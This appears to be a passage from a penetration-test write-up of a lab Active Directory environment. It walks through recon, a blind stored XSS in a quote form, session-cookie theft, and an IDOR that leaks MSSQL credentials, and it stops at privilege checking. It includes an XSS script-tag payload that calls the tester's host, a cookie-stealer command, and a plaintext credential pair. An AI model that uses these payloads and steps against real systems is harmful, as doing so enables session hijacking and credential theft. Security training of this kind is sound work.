Bitstream (Range)
 Published on medium.com
BitStream is a cloud storage provider that hosts sensitive data for enterprise clients. They have segmented their internal Active Directory environment (bitstream.hsm) and requested a full penetration test of their environment.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
BitStream is a cloud storage provider that hosts sensitive data for enterprise clients. The engagement described here is a full penetration test of their internal Active Directory environment, bitstream.hsm, which they had segmented into VLANs. The tester was given VPN access to that environment.
The external-facing entry point is web.bitstream.hsm ([redacted]), a Node.js/Express application titled "BitStream Storage - Corporate Cloud Solutions". It exposes a public portal with a Get A Quote form and a login-protected employee area. Behind the login sits an internal messaging platform, and behind the web tier sit SQL, workstation, share and domain controller hosts.
The report lists the findings as:
- Blind Stored XSS
- IDOR
- GodPotato
- Kerberoasting
- Saved Password in Browser
- GenericAll
- Hard Coded Creds
Setup


The network is segmented so that [redacted]/24 can talk to [redacted]/24 but cannot talk to [redacted]/24, so pivoting is required to reach the domain controller. The tester notes that DC01 will not answer the initial scan because of this segmentation.
Tools used across the engagement: nmap, feroxbuster, a remote PHP server for out-of-band XSS testing, Tyler's XSS Cookie Stealer, Caido (including its Automate and search features), NetExec (nxc), Sliver, GodPotato, secretsdump, hashcat, proxychains, SharpHound, remmina, impacket's changepasswd.py, smbclientng and evil-winrm.
Finding it
Port scanning
The first step is a full TCP scan of every server from a list of IPs:
nmap -iL ips.txt -sS -p- -Pn -A -T4 -v -oN nmap-scan.txt
The results establish the topology:
| Host | Address | Open ports |
|---|---|---|
| web.bitstream.hsm | [redacted] | 22 (OpenSSH 9.6p1 Ubuntu), 80 (Node.js Express) |
| sql.bitstream.hsm | [redacted] | 1433 (Microsoft SQL Server 17.00.1000.00), 3389, 5985 |
| wkst.bitstream.hsm | [redacted] | 3389, 5985 |
| share.bitstream.hsm | [redacted] | 135, 445, 3389, 5985 |
| dc01.bitstream.hsm | [redacted] | all filtered |
The web host's HTTP title is "BitStream Storage - Corporate Cloud Solutions" and it supports GET, HEAD, POST and OPTIONS. The Windows hosts report the NetBIOS domain BITSTREAM and product version 10.0.26100. SMB on the share host has message signing enabled but not required.
Directory discovery

feroxbuster -u <http://web.bitstream.hsm>
This reveals the directories of the domain, and one interesting find: the portal page redirects to a login form, so that page is protected by an authentication wall.
Blind Stored XSS

On the web page there is a Get A Quote page, which the tester flags as a possible XSS injection point. After some testing, and following the HTB XSS Session Hijacking guide, the approach is to test for blind stored XSS by running a remote PHP server on the tester's machine and seeing whether the web server requests a /body page that does not exist. The purpose is to identify which user input is vulnerable.
Looking at the page source shows that the input has to break out of the form before script tags can execute:

"><script src=http://1b92.168.211.2/body></script>


The body form is vulnerable to blind stored XSS. To turn that into a session compromise, the tester uses Tyler's XSS Cookie Stealer:
python3 xss-cookie-stealer.py [redacted]


With the cookie captured, the next step is to open DevTools and input the cookie to hijack the session:
IDOR in the messaging platform
Exploring the employee portal reveals an internal messaging platform. The tester notes that all the alert(1) payloads sent during testing started firing when visiting the Recent Quotes page.


Looking through the messages, the URL bar shows that messages are numbered, which suggests an IDOR. Requesting messages/1 returns messages that were not sent to the tester, confirming that the internal messaging platform is vulnerable to IDOR.

To exploit it at scale, Caido's Automate is used to run through all the directories quickly and see how many messages can be read:

A Caido search query is then used to narrow down any response containing the value "pass". In line 48 of the results there is a set of MSSQL credentials. Because anything in the Web Server network can talk to the next subnet, those credentials are directly usable against the SQL host.

Exploitation
Step 1: validate the MSSQL credentials
nxc mssql sql.bitstream.hsm -u 'sql_svc' -p 'SQL_Svc_P@ss_99!' --local-auth
--local-auth authenticates against the SQL instance rather than the domain. The credentials work:
sql_svc:SQL_Svc_P@ss_99!
Step 2: check privileges
